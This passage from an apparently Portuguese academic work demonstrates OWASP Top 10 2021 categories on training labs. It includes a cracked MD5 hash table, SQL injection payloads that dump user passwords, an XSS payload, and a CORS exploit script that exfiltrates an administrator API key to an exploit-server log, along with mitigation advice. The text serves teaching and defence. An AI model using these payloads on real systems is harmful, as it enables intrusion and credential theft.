| 030f05e45e30710c3ad3c32f00de0473 | Unknown | Not found. |
| 0c36e517e3fa95aabf1bbffc6744a4ef | Unknown | Not found. |
| 7f311911af16fa8f418dd1a3051d6810 | Unknown | Not found. |
| 9283f1b2e9669749081963be0462e466 | Unknown | Not found. |
| 10a783b9ed19ea1c67c3a27699f0095b | Unknown | Not found. |
| 861917d5fa5f1172f931dc700d81a8fb | Unknown | Not found. |
| fe01ce2a7fbac8fafaed7c982a04e229 | md5 | demo |
| e541ca7ecf72b8d1286474fc613e5e45 | md5 | ncc-1701 |
| b03f4b0ba8b458fa0acdc02cdb953bc8 | Unknown | Not found. |
| f2f933d0bb0ba057bc8e33b8ebd6d9e8 | Unknown | Not found. |
| 3869433d74e3d0c86fd25562f836bc82 | Unknown | Not found. |
| 05f92148b4b60f7dacd04cceebb8f1af | Unknown | Not found. |
| 402f1c4a75e316afec5a6ea63147f739 | Unknown | Not found. |
| e9048a3f43dd5e094ef733f3bd88ea64 | Unknown | Not found. |
| 6edd9d726cbdc873c539e41ae8757b8c | Unknown | Not found. |
| 00479e957b6b42c459ee5746478e4d45 | Unknown | Not found. |
| 9ad5b0492bbe528583e128d2a8941de4 | Unknown | Not found. |

Fonte: Autor.

3.2.3 Mitigação

OWASP (2021) recomenda:

- Fazer a correta identificação e classificação dos dados transitados na aplicação, definindo o nível de confidencialidade de acordo com as necessidades legais e de negócio;
- Dados não confiáveis não devem ser armazenados desnecessariamente, principalmente em *cache*;
- Certificar-se que os dados, mesmo quando não estão em uso, estejam seguramente criptografados e armazenados;
- Uso de algoritmos, protocolos e chaves atualizados e estabelecidos: ao invés de recriar ou desenvolver estes mecanismos por conta própria, é recomendável utilizar soluções já firmadas e confiáveis, como *Advanced Encryption Standard (AES)*, *Triple Data Encryption Algorithm (TDEA)* entre outras.
- Rotatividade das chaves criptográficas: Essas chaves são um dos ativos vistos pelos atacantes, e quanto mais tempo for usada sem alterações, menos segura ela será, recomenda-se a geração e troca automatizada delas;
- Preferir o uso de criptografia autenticada: o uso desta técnica garante, além da confidencialidade, também a autenticidade;
- Garantir a aleatoriedade das chaves geradas;
- Evitar o uso de funções criptográficas defasadas como *MD5* ou *SHA-1*.

3.3 A03: 2021 — INJEÇÃO

Terceira vulnerabilidade do *OWASP TOP 10 2021*.

3.3.1 Descrição

Diferentemente da lista publicada em 2017, a OWASP agrupou as vulnerabilidades relacionadas a injeção (*Cross Site Scripting* e *SQL injection*) em uma única categoria.

No contexto das vulnerabilidades *web*, essas falhas podem ocorrer quando não há um tratamento adequado do conteúdo recebido pelos usuários, por exemplo, em inputs de texto, permitindo que esse conteúdo recebido seja interpretado como instruções. Dessa forma, o usuário pode injetar códigos, queries, comandos etc. a sua livre escolha dentro da aplicação atacada.

De acordo com OWASP (2021) os principais tipos de injeção:

- *SQL Injection (SQLi)*: Ocorre quando a entrada de dados que o usuário tem acesso executa alguma operação *SQL* diretamente, sem nenhum tratamento prévio, sendo possível para o atacante manipular a entrada de texto com comandos definidos por ele, tendo acesso, por vezes irrestritos, ao banco de dados. Os principais tipos de *SQLi* são: *Union-Based SQL Injection*, *Error-Based SQL Injection*, *Time-Based Blind SQL Injection*, *Boolean-Based Blind SQL Injection*, *Out-of-Band SQL Injection*.
- *Cross-Site Scripting (XSS)*: É uma vulnerabilidade que permite ao atacante manipular o *Javascript* de uma aplicação *web*, fazendo com que os scripts desenvolvidos por ele sejam executados nas máquinas de outros usuários. Dessa forma, ele pode obter informações confidenciais, como um *Token JWT*. Os principais tipos de *XSS* são: *Reflected XSS*, *Stored XSS*, *DOM Based XSS*.
- *OS Command Injection*: Semelhante ao *SQL injection*, mas as entradas de dados permitem ao atacante acessar diretamente o *Shell* do servidor da aplicação *web*. Ela também define uma aplicação *web* como suscetível a ataques de injeção, quando:
 - Não há a higienização adequada dos dados recebidos dos clientes e eles são usados diretamente ou concatenados na consulta;
 - *Queries* dinâmicas não são devidamente tratadas e vão diretamente para o interpretador;
 - Quando dados, mesmo que parametrizados, são utilizados por métodos que aceitam dados não higienizados.

3.3.2 Demonstração

Para essas vulnerabilidades utilizou-se o PortSwigger, o Mutillidae e o DVWA, com auxílio da ferramenta Burp Suite.

3.3.2.1 Exemplo 1: *SQL Injection (SQLi)*

Para este exemplo será explorado a vulnerabilidade de *SQL Injection* do tipo *Union-Based SQL Injection*, que se trata de uma falha *SQL in-band*, ou seja, usa a mesma entrada de dados tanto para efetuar o ataque quanto para coletar os resultados obtidos.

No DVWA selecionando a aba de *SQL Injection (Blind)* tem-se uma tela que simula um sistema para verificar os usuários cadastrados, mas obtém-se, a priori, apenas informações públicas, como nome e sobrenome referentes ao *ID* passado.


Contudo, por não existir um tratamento do conteúdo recebido na caixa de texto, é possível manipular o resultado obtido através de algumas *Queries SQL*. Colocando *1' or*

'1'='1' na caixa de texto obtém-se como resultado as informações públicas de todos os usuários do sistema.

Mas ainda é possível explorar mais ainda esta vulnerabilidade, colocando na consulta o comando `'UNION SELECT DATABASE(),VERSION()#`. Dessa forma é possível obter informações sobre qual banco de dados e versão está sendo utilizada no sistema em questão.

Contudo, ainda existem riscos maiores com uma vulnerabilidade como essas, pois pelos resultados obtidos verifica-se que o atacante pode ter obtido altos privilégios dentro do sistema e descobrir informações mais sensíveis, como o nome das tabelas. Para testar essa possibilidade é injetado o comando `UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES #` obtendo o resultado mostrado na Figura 5.


Figura 5 – Injeção SQL para obter os nomes das tabelas.



Fonte: Autor.

No resultado desta Query pode-se observar a existência de uma tabela *Users*. Através do comando `'UNION SELECT I, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = char(117,115,101,114,115)#`. Observa-se que o resultado, como mostrado na Figura 6, traz o nome das colunas da tabela *users*, e dentre as colunas existe a coluna *password*, que deveria ser extremamente segura, e não poderia estar ao alcance de qualquer pessoa.


Figura 6 – Injeção SQL para obter os nomes das colunas da tabela *Users*



Fonte: Autor.

Com o comando *'UNION SELECT user, password FROM users#* Obtém-se como resultado a senha dos usuários cadastrados no sistema, como mostrado na Figura 7. Apesar das senhas estarem criptografadas, com os processos metodológicos citados na seção de Falhas Criptográficas é possível contornar essa medida.

Figura 7 – Senhas criptografadas obtidas




Fonte: Autor.

3.3.2.2 Exemplo 2: *Cross-Site Scripting (XSS)*

Para este exemplo será explorado a vulnerabilidade de *XSS* do tipo *DOM Based*, que consiste em uma vulnerabilidade presente no *Document Object Model (DOM)* de uma aplicação *web* ao invés de estar presente em partes do *HTML*. Esse é um dos tipos de *XSS* de mais difícil detecção, pois não é possível identificar o *payload* na página de resposta. Sua observação somente é possível em tempo de execução, já que a página se manterá inalterada antes, durante e depois do ataque.

Para este exemplo será usado um laboratório do PORTSWIGGER (2022) que simula um *blog*. Nele tem um campo de busca que está desprotegido e vulnerável a *XSS*. Quando se faz uma busca dentro e inspeciona-se o resultado obtém-se o resultado mostrado na Figura 8.

Figura 8 - Análise do campo de entrada de texto vulnerável.



Fonte: Autor.

O texto passado na busca foi colocado diretamente em uma tag **. Então, preenchendo o formulário de busca com *"><svg onload=alert('yes')>* força o fechamento da

Existem situações onde essa vulnerabilidade ocorre na própria *URL*, permitindo que sejam definidos *scripts* nela e através de engenharia social é possível induzir usuários desatentos a clicar em links que irão capturar informações confidenciais sigilosamente.

Como descrito, as vulnerabilidades de injeção são ocasionadas pelo mau tratamento dos canais de entrada de dados que o usuário tem acesso, por tanto é necessário reforçar a segurança destes meios, OWASP CHEAT SHEET SERIES (2021) recomenda:

- Uso de parametrização: mecanismos que façam separação eficiente de entre os dados e consultas ou comandos;
- Validação das entradas do usuário:
 - o Para comandos deve haver uma validação de comandos permitidos, de acordo com privilégios mediante autenticação;
 - o Para os argumentos dos comandos devem ser validados de acordo com uma lista de permissões que deve ser seguida. Outro fator é a expressão regular que deve ser definida através de uma lista de caracteres válidos, evitando explicitamente caracteres de escape ou concatenação, e tamanho máximo de *String*;
- Uso de protocolos de redes seguros: As injeções podem ocorrer não somente onde os usuários tem acesso livre, o tráfego também pode ser manipulado. Usar protocolos legados, que foram criados em um contexto onde não haviam as necessidades de segurança atuais, ou mesmo protocolos que não são destinados para o transporte de dados não confiáveis, abre espaço para a execução de injeções;
- Uso de *APIs* dedicadas: Quando não é possível usar a parametrização, se o local em questão irá receber obrigatoriamente determinados caracteres que são frequentemente em ataques, *APIs* são soluções viáveis, pois fazem tratamento das entradas dos usuários e evitam que elas cheguem diretamente no interpretador;
- Tratar cuidadosamente os caracteres de escape quando não for viável usar *APIs*, levando em consideração as características do interpretador que receberá as entradas do usuário;

Em relação ao XSS, PORTSWIGGER (2022) propõe as mesmas práticas supracitadas, adicionando-se:

- Uso de cabeçalhos adequados, como *Content-Type* e *X-Content-Type-Options*, como uma forma de garantia de que as respostas sejam interpretadas da maneira pretendida;
- Uso de CSP como uma das últimas barreiras de segurança para evitar ou mitigar os impactos de XSS.

3.4 A04: 2021 — DESIGN INSEGURO

Quarta vulnerabilidade do *OWASP TOP 10 2021*.

3.4.1 Descrição

O *Insecure Design* é uma nova categoria de vulnerabilidades que foi proposto pela OWASP (2021). Trata-se de aspectos que antecedem a codificação, pois são falhas de Arquitetura e de *Design* de *Software*. Muitos produtos são inseguros desde a concepção de sua ideia, e essas falhas não podem ser corrigidas nem mesmo através de uma implementação perfeita, pois o projeto em si é inseguro, por não terem sido feitas as devidas modelagens de ameaças.

Essa nova categoria surgiu como um apelo, pois ela permite a existência de outras vulnerabilidades, como por exemplo a suscetibilidade a falhas criptográficas que uma empresa, que não fez um planejamento adequado de como receber, tratar e manipular informações confidenciais de seus usuários, possa ter. Contudo, ela não é a raiz de todas as outras vulnerabilidades, pois o *Design* Inseguro é diferente de uma Implementação Insegura.

3.4.2 Demonstração

Diferentemente das vulnerabilidades já apresentadas, essa não possui uma “fórmula” específica, ela pode ser explorada de diversas maneiras, como por exemplo falhas de injeção, criptografia, autenticação etc. Portanto, para esta vulnerabilidade não serão feitos os laboratórios, pois serão consideradas as 4 principais *CWEs* propostas pela OWASP 2021 associadas ao Insecure Design, e elas já foram ou ainda serão demonstradas neste trabalho, que são:

- *CWE-209*: Geração de mensagem de erro contendo informações confidenciais (A05: 2021 - Configuração insegura);
- *CWE-256*: Armazenamento de texto simples de uma senha (A02: 2021 - Falhas criptográficas);
- *CWE-501*: Violação de Limite de Confiança (A01: 2021 - Quebra de controle de acesso);
- *CWE-522*: Credenciais Insuficientemente Protegidas (A07: 2021 - Quebra de identificação e autenticação).

3.4.3 Mitigação

Para que haja um projeto seguro, OWASP (2021) recomenda:

- Projetar um ciclo de vida seguro para o produto a ser desenvolvido;
- Uso de bibliotecas ou componentes de terceiros que atendam aos padrões de projetos seguros e com a devida configuração adaptada ao projeto;
- Modelagem de ameaças: Correta definição de ativos, agentes de ameaça, vulnerabilidades, ameaças, ataque e controle. Também documentando as ameaças identificadas e as classificando de acordo com *rankings*, para que as mais críticas sejam priorizadas em possíveis ataques;
- Integração de padrões de linguagem e controle seguros as *users stories*;
- Teste de unidade e integração para verificar os fluxos previstos como normais e anormais;
- Separação das camadas de rede e de sistema;
- Limitar o consumo de recursos: Muitas ameaças tornam-se ataques bem sucedidos por não haver um correto relacionamento, deixando o atacante livre para consumir indefinidamente recursos até efetivar o ataque.

Segundo IMMUNIWEB (2022) além do referido processo, é necessário que haja uma avaliação minuciosa de processos cruciais como autenticação, controle de acesso, lógica de negócios, modelagem de ameaças, etc. em um *SDLC*.

3.5 A05: 2021 — CONFIGURAÇÃO INSEGURA

Quinta vulnerabilidade do *OWASP TOP 10 2021*.

3.5.1 Descrição

A configuração insegura, ou *Security Misconfiguration*, é uma vulnerabilidade que permite ao atacante explorar falhas de configuração do ambiente onde a aplicação *web* está hospedada ou mesmo falhas de configuração da própria aplicação. Sendo possível para o atacante obter acesso não autorizado ou informações privilegiadas, que combinadas com outras técnicas de invasão possibilitam a concretização do ataque.

Estas falhas podem ocorrer pela inexistência de configurações de segurança ou uma má configuração delas, ocasionadas pelo uso de configurações padrões ou quando configuradas por alguém inexperiente, que não usará critérios seguros na hora de defini-la.

A OWASP (2021) classifica como vulnerável, dentro desta categoria, se a aplicação tiver:

- Ausência de configurações de segurança adequadas em qualquer parte da aplicação ou permissões mal configuradas para serviços hospedados em nuvem;
- Ativação ou instalação de recursos desnecessariamente, por exemplo: portas não utilizadas, serviços, páginas, contas ou privilégios elevados para usuários que não necessitam (violação do princípio do privilégio mínimo);
- Usuário e senha padrão, por exemplo, *login: admin*, senha: *admin* ou *root*.
- Mensagens de erro com excesso de informações (CWE-209), por exemplo: *display_errors* do PHP ativo;
- Não ativação dos novos recursos de segurança disponibilizados nas atualizações dos programas inerentes ou de suporte a aplicação, por exemplo: Não ativar os *patches* para *OpenSSL* disponibilizados nas atualizações de firewall;
- Má configuração de segurança no servidor da aplicação, por exemplo: bibliotecas ou banco de dados com valores não seguros;
- Servidor não foi configurado para utilizar *headers* seguros para realização de requisições, por exemplo: *X-XSS-Protection: 1; mode=block*;
- Aplicação vulnerável ou desatualizado (A06: 2021 - Componentes desatualizados e vulneráveis).

3.5.2 Demonstração

Para demonstrar essa vulnerabilidade será utilizado o laboratório da PORTSWIGGER (2022) em um ambiente que simula um *blog* que possui o *CORS* mal configurado.

Ao interceptar uma requisição de *login* com o Burp obtém-se o resultado mostrado na Figura 10.

Figura 10 – Intercepção de tentativa de *login*

The screenshot shows the Burp Suite interface. The top pane displays a list of intercepted HTTP requests. The selected request is a GET request to `/accountDetails` from `https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net`. The bottom pane shows the details of this request and the corresponding response. The request headers include `Host: 0a0c0c6047f938ecb9970e0008001e.web-security-academy.net`, `Cookie: session=1PpK0s1huCYS5j0x0Bj0uG5U7M`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:95.0) Gecko/20100101 Firefox/95.0`, `Accept: */*`, `Accept-Language: en-US,en;q=0.5`, and `Referer: https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net/my-account`. The response headers include `HTTP/1.1 200 OK`, `Access-Control-Allow-Credentials: true`, `Content-Type: application/json; charset=utf-8`, and `Connection: close`. The response body is a JSON object containing user information and sessions.

| # | Filter | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title | Comment | TLS | IP | Cookies | Time | Listener port |
|-----|--------|---|--------|---------------------------------------|--------|--------|--------|--------|-----------|-----------|------------------------|---------|-----|-----------------|------------------------------------|----------------|---------------|
| 84 | | https://api.ginger.com | POST | api.ginger.com/v1/translate/translate | | | 200 | 170 | JSON | | | | ✓ | 194.233.127.238 | session=PPpK0s1huCYS5j0x0Bj0uG5U7M | 13.46.58.6 Oc. | 8080 |
| 85 | | https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net | POST | /my-account | | | 200 | 4101 | HTML | | 6067.6479.6462.6463.64 | | ✓ | 34.246.129.62 | session=PPpK0s1huCYS5j0x0Bj0uG5U7M | 13.46.47.6 Oc. | 8080 |
| 86 | | https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net | GET | /accountDetails | | | 200 | 305 | JSON | | | | ✓ | 34.246.129.62 | | 13.46.58.6 Oc. | 8080 |
| 91 | | https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net | GET | /accountDetails | | | 101 | 147 | | | | | ✓ | 34.246.129.62 | | 13.46.49.6 Oc. | 8080 |
| 92 | | https://api.ginger.com | POST | api.ginger.com/v1/translate/translate | | | 200 | 170 | JSON | | | | ✓ | 142.251.129.238 | SDCC-AEF-NMRJLA | 13.46.58.6 Oc. | 8080 |
| 94 | | https://www.youtube.com | POST | /youtubei/vlog_eventTab=on&id=... | | | 200 | 1180 | JSON | | | | ✓ | 142.251.132.46 | SDCC-AEF-NMRJLA | 13.46.52.6 Oc. | 8080 |
| 96 | | https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net | GET | /accountDetails | | | 200 | 1222 | JSON | | | | ✓ | 142.251.132.46 | SDCC-AEF-NMRJLA | 13.46.53.6 Oc. | 8080 |
| 98 | | https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net | GET | /accountDetails | | | 200 | 1180 | HTML | | | | ✓ | 142.251.132.46 | SDCC-AEF-NMRJLA | 13.46.53.6 Oc. | 8080 |
| 99 | | https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net | POST | /accountDetails | | | 200 | 1232 | JSON | | | | ✓ | 142.251.132.46 | SDCC-AEF-NMRJLA | 13.46.56.6 Oc. | 8080 |
| 100 | | https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net | GET | /accountDetails | | | 200 | 1232 | JSON | | | | ✓ | 142.251.132.46 | SDCC-AEF-NMRJLA | 13.46.56.6 Oc. | 8080 |
| 103 | | https://api.ginger.com | POST | api.ginger.com/v1/translate/translate | | | 200 | 1336 | JSON | | | | ✓ | 142.251.129.238 | SDCC-AEF-NMRJLA | 13.47.0.6 Oc. | 8080 |
| 104 | | https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net | GET | /accountDetails | | | 200 | 1209 | JSON | | | | ✓ | 142.251.132.46 | SDCC-AEF-NMRJLA | 13.47.10.6 Oc. | 8080 |
| 105 | | https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net | POST | /accountDetails | | | 200 | 1280 | JSON | | | | ✓ | 142.251.132.46 | SDCC-AEF-NMRJLA | 13.47.10.6 Oc. | 8080 |
| 106 | | https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net | GET | /accountDetails | | | 200 | 1209 | JSON | | | | ✓ | 142.251.132.46 | SDCC-AEF-NMRJLA | 13.47.23.6 Oc. | 8080 |

Request

1 GET /accountDetails HTTP/1.1
2 Host: 0a0c0c6047f938ecb9970e0008001e.web-security-academy.net
3 Cookie: session=1PpK0s1huCYS5j0x0Bj0uG5U7M
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:95.0) Gecko/20100101 Firefox/95.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a0c0c6047f938ecb9970e0008001e.web-security-academy.net/my-account
9 Dnt: 1
10 Sec-Patch-Dst: empty
11 Sec-Patch-Mode: cors
12 Sec-Patch-Site: same-origin
13 Te: trailers
14 Connection: close
15

Response

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 Connection: close
5 Content-Length: 189
6
7 {
8 "username": "wiener",
9 "email": "...",
10 "apiKey": "1d6RFPAPC0dF9z7h2TCLF4QgWOp0",
11 "sessions": [
12 "1PpK0s1huCYS5j0x0Bj0uG5U7M",
13 "1PpK0s1huCYS5j0x0Bj0uG5U7M"
14]
15 }

Fonte: Autor.

Dentro da URL */accountDetails* existe uma requisição *Ajax* que recupera a chave *apikey* do usuário. Na resposta a requisição ver-se que o *blog* usa a cabeçalho *Access-Control-Allow-Credentials: true*, o que pode permitir, de acordo com a configuração, um ataque para tentar acessar a *apikey* do usuário administrador.

Ao mandar a requisição para o Burp Repeater pode-se fazer alguns testes, como adicionar o cabeçalho, *Origin: http://siteficticio.com* em uma nova requisição. No resultado dessa requisição adulterada verifica-se que o sistema irá aceitar requisições de qualquer origem.

No *exploit server* é possível criar um *script* que será enviado para o usuário administrador, através disso será possível capturar sua *apikey*. Para isso, utilizou-se o *script* mostrado na Figura 11.

Figura 11 – *Script*

```

1  <html>
2    <body>
3      <script>
4        var req = new XMLHttpRequest();
5        req.onload = reqListener;
6        req.open('get','https://0a26008a03e914e8c0b8024900b10068.web-security-academy.net/accountDetails',true);
7        req.withCredentials = true;
8        req.send();
9
10       function reqListener() {
11         location='/log?key='+this.responseText;
12       };
13     </script>
14   </body>
15 </html>
16

```

Fonte: Autor.

Através deste *script*, por meio do método *XMLHttpRequest*, é possível recuperar a *apikey* do usuário administrador, mas para tal seria necessário que ele abrisse o link do *exploit* estando com sua conta conectada. Este laboratório simula esse ataque de engenharia social.

Figura 12 - *Exploit*

```
CORS vulnerability with basic origin reflection

[Back to exploit server] [Back to lab] [Submit solution] [Back to lab description >>]

000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0"
000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0"
000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0"
000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0"
000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.61 Safari/537.36"
000 "GET /log?key=%26%20username%22:%20%20administrator%22,%20%20%22email%22:%20%20%22apikey%22:%20%20F08Nqbs0pPj981zR0GmzL3tCwaM3hd%22,%20%20%20"
000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0"
000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0"
000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0"
```

Fonte: Autor.

No *log* do ataque verifica-se como resultado, no trecho em destaque da Figura 12, a *apikey* do usuário administrador.

3.5.3 Mitigação

Falhas de configuração são decorrentes de erros humanos, seja por negligência, imperícia ou descuido, onde os componentes tornam-se vulneráveis não pela sua estrutura, pois fornecem recursos seguros, mas que não são ativados ou usados adequadamente, como é o caso de ferramentas de depuração que acabam indo para o *deploy*.

OWASP (2021) recomenda:

- Proteção dos ambientes de desenvolvimento: Os ambientes de desenvolvimento, controle de qualidade e de proteção devem ser configurados usando os mesmos critérios, diferenciando-se apenas pelas credenciais de acesso de cada um deles;
- Uso mínimo de recursos necessários: Em diversas tecnologias vêm ativados vários recursos que não serão utilizados, neste caso é recomendável desativá-los, e manter em uso somente os recursos de fato serão utilizados. Neste cenário também se inclui portas, serviços, páginas, contas ou privilégios desnecessários;
- Alterar todas as credenciais padrões;
- Configuração devida do tratamento de erros: Evitar que mensagens de erros revelem mais que o necessário;

- Revisões periódicas, automáticas e manuais, das configurações da aplicação: É necessário rastrear com frequência se a aplicação ainda está se comportando de acordo com o esperado. Neste processo também é necessário que sejam aplicadas as devidas atualizações e *patches* de segurança, sendo devidamente configurados quando preciso;
- Uso de cabeçalhos de segurança;

3.6 A06: 2021 — COMPONENTES DESATUALIZADOS E VULNERÁVEIS

Sexta vulnerabilidade do *OWASP TOP 10 2021*.

3.6.1 Descrição

A segurança de um sistema depende, dentre outros fatores, de constantes atualizações e verificações de segurança dos componentes que o formam, haja vista que novas maneiras de exploração de vulnerabilidades estão sempre ocorrendo. Os componentes de tecnologias conhecidas, como linguagens de programação, *frameworks*, servidores etc. quando possuem vulnerabilidades, espalham-se rapidamente dentro das comunidades e vários ataques podem ser organizados com base nisto. A exploração dessa vulnerabilidade geralmente vem acompanhada de outras técnicas, como a geração de mensagens de erro com informações sensíveis, onde pode-se obter dados como tipo e versão do banco de dados, informações do servidor, linguagens associadas etc. Componentes desatualizados, descontinuados ou com vulnerabilidades conhecidas ainda não corrigidas possibilitam a um atacante explorar os pontos fracos dessas tecnologias.

Existem várias listas disponibilizadas gratuitamente na internet onde é possível encontrar os pontos fracos de diversas tecnologias. Essas listas muitas vezes são atualizadas, mantidas e/ou reportadas pelas próprias empresas detentoras dos direitos desses produtos, como é o caso da *CVE*, onde participam como membros gigantes internacionais do ramo tecnológico como Google LLC, Meta Platforms, Inc., Microsoft Corporation, Huawei Technologies e outras 236 empresas. Elas estão comprometidas em manter, ao máximo, seus sistemas seguros para tal reportam os perigos associados aos seus sistemas e de terceiros, com intuito de informar e manter seus usuários atualizados e menos suscetíveis a ataques que podem acontecer pela utilização de componentes vulneráveis.

Segundo a OWASP (2021), dentro desta categoria, uma aplicação é vulnerável quando:

- Desconhece-se a versão dos componentes que formam a aplicação, tanto do lado do cliente quanto do lado do servidor;
- Os componentes forem desatualizados e/ou sem suporte;
- Não são feitas verificações de segurança regularmente;
- Mantém-se desatualizada a estrutura que forma a aplicação;
- Não são feitos os devidos testes de compatibilidade quando a aplicação é atualizada, melhorada ou corrigida.

3.6.2 Demonstração

Para a demonstração dessa vulnerabilidade usou-se o laboratório da Attack-Defense Online Lab, simulando a invasão de um servidor que além de mal configurado, permitindo que sejam expostas informações sensíveis do ambiente ao qual a aplicação está funcionando, utiliza componentes com vulnerabilidades conhecidas.

Inserindo o *IP* desta página na ferramenta Nmap pode-se verificar que as portas 80 e 3306 estão abertas, portas geralmente associadas aos serviços de *http* e MySQL respectivamente.


